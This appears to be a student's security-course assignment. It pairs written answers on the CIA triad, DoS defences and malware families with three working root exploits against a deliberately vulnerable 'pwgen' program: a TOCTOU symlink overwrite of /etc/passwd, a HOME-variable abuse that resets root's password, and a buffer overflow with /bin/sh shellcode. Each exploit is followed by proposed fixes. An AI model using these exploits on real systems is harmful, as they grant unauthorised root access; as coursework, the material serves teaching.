A1 responses

watIAM: sh2yap

Written

1)
   a. (example answer)
   b.
      i. Compromised CIA properties: Availability – The unresponsiveness of the computer while Jane wishes to use the computer is a compromise of availability.
      ii. Possible attack method: Denial-of-Service – The program denies Jane of the service of a word document/ text-editor.
   c.
      i. Compromised CIA properties: Confidentiality – Access to Jane's location is no longer an access that is limited to her (an authorized party in this scenario).
      ii. Possible attack method: IoT Malware, Spyware - her location could be exposed whenever she accesses the internet or turn on location services, for example, when navigating using GPS.

2)
   a. Both.
      i. It's a privacy concern because Jane should have informational self-determination to control the information in her devices about herself. The multi-user feature, if not properly enforced, can lead to privacy violations as personal information may be accessible to other users of the vehicle, whether intentionally or unintentionally.
      ii. It's also a security concern because she is worried that the system may have flaws in its features that could cause confidential, sensitive information (like her location, contacts and her home address, and work related data) to be leaked or taken advantage of by unauthorized users.
   b.
      i. Security: Jane should review the user profiles on her car and ensure that proper access controls and restrictions are in place, for example, 2FA.
      ii. Privacy: She should also limit and provide only necessary information to the car's system. Using a stronger password system (stated in (i)), will also prevent her data from being accessible to other users.

3)
   a. Prevent it:
      i. IP blocking – Blocking traffic from known or suspected malicious sources.

A1 responses

   - ii. Rate limiting – Limit the rate of traffic so as to prevent a DoS attack from overwhelming it.
- b. Deter it: (make it harder)
   - i. Jane's company can implement firewalls that provide protection against DoS attacks.
   - ii. Content Delivery Networks (CDN) where website content is distributed across different locations make it harder for an attack to bring down the whole site.
- c. Deflect it: (make it less attractive)
   - i. Blackhole routing – redirect all traffic to a null route to drop all incoming traffic during a DoS attack.
   - ii. Stop the services under attack – completely shut down the services being attacked so that the penetration could be stopped.
- d. Detect it:
   - i. Implement detection systems that can monitor network traffic (because a surge of network traffic is a sign of malicious traffic).
   - ii. Employ IT security specialists that can help monitor the system and educate its employees on the signs of DoS attacks, so that they can be reported.
- e. Recover from it:
   - i. Identify the attack and confirm it. Clearly analyse the attack which includes: finding out the actual areas that have been attacked, the attack pattern, the duration of attack etc.
   - ii. Assess the damages including: monetary damages and damage to reputation.
   - iii. Enhance security measures to prevent future attacks.
   - iv. If data loss occurred during the attack, restore lost data from backups. Also, regularly backup critical data to ensure minimal data loss in the event of an attack.

4)
- a. (example answer)
- b. Conti
   - i. **<u>Type:</u>** Ransomware developed by a Russian group
   - ii. **<u>How a computer becomes affected and how it spreads:</u>** Through phishing emails, exploit kits, or compromised websites. Once executed, it encrypt files on the victim's system and propagate laterally through a network if it gains access. Conti can spread via SMB protocol (Server Message Block protocol) which is used for sharing access to files, printers and other resources on a network.
   - iii. **<u>The resulting effect</u>**: Encrypt files and render them inaccessible until a ransom is paid. Failure to pay the ransom may result in permanent loss of data.
- c. Pegasus
   - i. **<u>Type:</u>** Spyware, Trojan, developed by an Israeli company
   - ii. **<u>How a computer becomes affected and how it spreads:</u>** The spyware is remotely installed and the computer becomes affected

through zero-click exploit (an attack that requires no user interaction to operate).

iii. **<u>The resulting effect:</u>** Pegasus can read text messages, track the location, access the target's microphone and camera, illegally.

d. QakBot
    i. **<u>Type:</u>** Trojan
    ii. **<u>How a computer becomes affected and how it spreads</u>**: Through spamming emails that contain malicious links/ attachments. Once it infects a computer, it can deliver additional malware to the infected computer. It propagates laterally and scan for vulnerable machines and use techniques like brute force to spread to other computers on the same network.
    iii. **<u>Resulting effect:</u>** Sensitive information such as login credentials get stolen.

e. Stuxnet
    i. **<u>Type:</u>** Worm that has been developed by the US and Isreal to target SCADA systems.
    ii. **<u>How a computer becomes affected and how it spreads</u>**: A computer usually becomes infected via an infected USB flash drive. The worm then propagates across the network to scan for specific Siemens software.
    iii. **<u>The resulting effect</u>**: Stuxnet was developed to sabotage specific industrial system, causing physical damage to centrifuges used, through detecting for variables-frequency drivers and changing the vibrations.

Programming

Sploit2.c


TOCTOU

In the program, the `get_entropy()`waits for an input in a while loop, exposing a vulnerability where we can change the state of the program. Conveniently, the `buffer` is used to write the password generated onto `"/tmp/pwgen_random"`. If we can write onto /etc/pwgen and change the content of the file using the buffer, and specifically, remove the password of root, we can su root without the need for password!

The flow of execution that we want to achieve to enter `get_entropy()` is:

```
main() → check_perms() → res == 0 → fill_entropy() → get_entropy()
```

A1 responses




```c

// A terrible way to get entropy based on input from the user
//TODO: Fix this, this is a terrible hack
static void get_entropy(char* buffer) {
  int i, c;

  printf("Type stuff so I can gather entropy, Ctrl-D to end:\n");
  i = 0;

  // Why not start with our own random entropy data?
  strcpy(buffer, "u1,7Jnsd");
  i+=8;

  c = getc(stdin);
  while (i < BUFF_SZ - 1) {
    if (c == EOF) return;
    buffer[i] = c;
    c = getc(stdin);
    i++;
  }
  buffer[i] = '\0';
}
```

How the program exploits it:

The sploit's goal is to replace the whole /etc/passwd content with a copy of it but with the first entry as u1,7Jnsd (as this string was already in the buffer before user input). Also, we can change the root user to have no password at all, by removing the 'x' from its password field. To do this, we unlink the FILENAME and create a symbolic link from FILENAME to "/etc/passwd", this way when pwgen writes onto FILENAME, it actually writes to /etc/passwd.

The steps are in the comments.

A1 responses



```c
#include <stdio.h>
#include "stdlib.h"
#include <unistd.h>

// tocttou
#define FILENAME "/tmp/pwgen_random"
int main(){
    FILE *file;

    file = popen("pwgen -e", "w"); // 1. open pwgen, with write access

    // 2. now we want to unlink the FILENAME and then link to the passwd file
    unlink(FILENAME);

    // 3. now /tmp/pwgen_random points to /etc/passwd since it's a symbolic link
    symlink("/etc/passwd", FILENAME);

    // 4. we can now input a new user access that has uid==0, requires no password and will spawn a
    shell bin/sh by default when su is called

    // 5. the string inside is the original /etc/passwd file with the root's password field removed and
    a new user added called toctouuser which has root privileges
    fprintf(file, "::1000:1000:root:/root:/bin/sh\nroot::0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/
    usr/sbin:/bin/sh\nbin:x:2:2:bin:/bin:/bin/sh\nsys:x:3:3:sys:/dev:/bin/sh\nsync:x:4:65534:sync:/bin:/
    bin/sync\ngames:x:5:60:games:/usr/games:/bin/sh\nman:x:6:12:man:/var/cache/man:/bin/
    sh\nlp:x:7:7:lp:/var/spool/lpd:/bin/sh\nmail:x:8:8:mail:/var/mail:/bin/sh\nnews:x:9:9:news:/var/
    spool/news:/bin/sh\nuucp:x:10:10:uucp:/var/spool/uucp:/bin/sh\nproxy:x:13:13:proxy:/bin:/bin/
    sh\nwww-data:x:33:33:www-data:/var/www:/bin/sh\nbackup:x:34:34:backup:/var/backups:/bin/
    sh\nlist:x:38:38:Mailing List Manager:/var/list:/bin/sh\nirc:x:39:39:ircd:/var/run/ircd:/bin/
    sh\ngnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/
    sh\nnobody:x:65534:65534:nobody:/nonexistent:/bin/sh\nDebian-exim:x:102:102::/var/spool/exim4:/bin/
    false\nuser::1000:1000::/home/user:/bin/sh\nhalt::0:1001::/:/sbin/halt\nsshd:x:100:65534::/var/run/
    sshd:/usr/sbin/nologin\ntoctouuser::0:0:root:/root:/bin/bash\n");
    fclose(file); // 6. close the file, we already got what we want anyway

    system("su -"); // 7. log in as root
    return 0;
}
```

How could it be fixed?

1. There is no need to store the user input into a file. Completely void of the idea of using file.
2. If really there is a need to use a file then, make access control decisions based on filehandles and not filenames. Make sure to check the file handles each time there's an access.

Sploit3.c


Environment Variable: `HOME`

The vulnerability could be found in when we update_spent(). When the program performs update_spent(), it will update the /etc/shadow file based on the uid that has a home directory that matches the HOME environment variable. In the normal flow, the HOME variable has a value of "/home/user", but we can easily exploit this by changing the value to "/root", then the uid returned for updating the password will be the root user. Since the program also prints the new password, we can take advantage of this and output to a file, then obtain the password, then run su – and input the newly updated password when prompted for it.

The rough execution flow of the program, when we run pwgen -w is as follows:

```
main() → update_spent() → get_username() → getpwuid() → getuid() →
getenv("HOME") → setpwent() (iterate through the list of users in
/etc/passwd) → return the uid when its home directory field matches HOME
environment variable. → update the password based on the uid returned.
```


A1 responses



```c
// Returns numeric uid of user
static uid_t get_uid() {
  char* dir;
  struct passwd* pw;
  uid_t uid;

  uid = 0;
  dir = getenv("HOME");
  setpwent();
  while ((pw = getpwent()) != NULL) {
    if (strcmp(pw->pw_dir, dir) == 0) {
      uid = pw->pw_uid;
      break;
    }
  }
  endpwent();
  return uid;
}
```

How the program exploits it:

The comments in the codes below explain how the program exploits pwgen using environment variable HOME. The main step is setting the HOME variable to “/root”.



```c
int main() {
    FILE *file, *savedPasswordFile;
    char passwd[9];
    char filecontent[2048];
    char colon = ':';
    char character;
    char command[2048];
    int i;
    // 1. Set the HOME environment variable to /root
    setenv("HOME", "/root", 1);
    // 2. Execute pwgen with option -w. Write the output to savedpwdforroot.txt
    system("/usr/local/bin/pwgen -w > savedpwdforroot.txt");
    // 3. Open the file in read mode
    savedPasswordFile = fopen("savedpwdforroot.txt", "r");
    if (savedPasswordFile == NULL) {
        perror("Error opening file");
        return 1;
    }
    // 4. Read the characters one by one, until it reaches colon.
    while (fscanf(savedPasswordFile, "%c", &character) == 1) {
        if (character == colon){
            // 5. get rid of the space
            fscanf(savedPasswordFile, "%c", &character);

            for(i=0; i<8; i++){
                // 6. get the password which is 8 characters
                fscanf(savedPasswordFile, "%c", &character);
                passwd[i] = character;
            }
            passwd[8] = '\0';
            break;
        }
    }
    // printf("%s \n", passwd);
    // 7. We now have the updated password for root.
    fclose(savedPasswordFile);
    remove("savedpwdforroot.txt");
    // 8. Use expect command to spawn root shell and interact with the shell when it
    asks for Password.
    sprintf(command, "expect -c 'spawn su -; expect \"Password:\"; send \"%s\\r\";
    interact'", passwd);
    system(command);
    return 0;
```

How could it be fixed?


A1 responses

1. Do not use environment variables as part of an input. Either that, or make sure that the environment variables that are used as inputs have checks. For example, the pwgen program can ensure that the 'HOME' variable is NOT '/root', and will raise an exception if it is.

Sploit4.c


Buffer Overflow

In the program, the `print_usage` function uses a buffer with a size of `BUFF_SZ == 1024`. The buffer is then filled with `44 chars` after `strncpy` . We can exploit at line 303, `strncat`, where we are allowed to concatenate a max char array of `BUFF_SZ` to the `buffer` . If we can overflow this buffer by concatenating till more than its declared size of `1024(BUFF_SZ)` then, we can overwrite the return address.



```c
// Main
int main(int argc, char* argv[]) {
  pwgen_args args;
  char passwd[PASSWD_SZ+1], *crypt;
  args = parse_args(argc, argv);

  if (help != 0 || argc < 2) {
    print_usage(argv, argc);
    return 1;
  }
```

This diagram shows how the buffer overflow can be achieved




The pwgen::buffer starts from 0xFFBFD478. This was checked using gdb.

A1 responses

How the program exploits it:

1. We first have to identify how we can enter the `if (argc<2)` condition. This can be achieved when we do not supply any options.
2. Identify how we can change the content of `argv[0]` . The default is the program name, but we can overcome this using `execve`.
3. Find the buffer address using `gdb` . First `break print_usage` , then `run` and `step` and `p &buffer` , which gives `0xFFBFD478`
4. We want to achieve a return-oriented attack, by overflowing and over-writting correctly with the `shellcode_address` at the return address memory location.
5. *(The next steps are indicated in the program comments)*



```c
#define NOP 0x90
// bufferoverflow
int main(int argc, char *argv[]){
    static char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh"; // 45 chars
    char *shellcode_address = "\xa4\xd4\xbf\xff\0";
    char *new_env[] = { NULL };
    char buff[989];
    // 6. Since I want to concatenate, I will just add the remaining needed space: 1024 - 44 + 8 + 1
    // The breakdown is as follows: 1024 = original pwgen::BUFF_SZ, 44 = strlen("At least one..."), 8 =
    4 for FP address and 4 for RA, 1 is 1 byte for '\0'
    // The total bytes is still < BUFF_SZ which is the limit at strncat
    char *new_argv[] = {buff, NULL};
    char *ptr;
    int i;
    ptr = buff;
    // 7. insert shellcode
    memcpy(ptr, shellcode, strlen(shellcode));
    // 8. insert NOPs for padding
    for(i=45; i<980; i++){
        buff[i] = NOP;
    }
    // 9. insert into memory address that has the old FP
    for (i=980; i<984; i++){
        buff[i] = NOP;
    }
    // 10. insert desired RA
    ptr = &buff[984];
    memcpy(ptr, shellcode_address, 5);
    // 11. execute the pwgen program, with the buffer as new_argv[0]. Usually, this should be the
    program name, but the program doesn't check on this, so we can easily exploit this and overflow the
    buffer.

    if (execve("/usr/local/bin/pwgen", new_argv, new_env) == -1) {
            perror("execve");
            return 1;
        }
    return 0;
}
```

How could it be fixed?

1. pwgen should have a check on the argv[] passed, to ensure that it's not anything malicious. i.e: ensure that argv[0] is exactly the program name.
2. Set a limit to how long the program name can be, and make sure that there are no careless mistakes like the size allowed for concatenating in strncat

A1 responses

3. Do not use argv[0] for concatenation. Even more so, there’s no need to concatenate the program name in conveying to the user that “There needs to be at least one option”.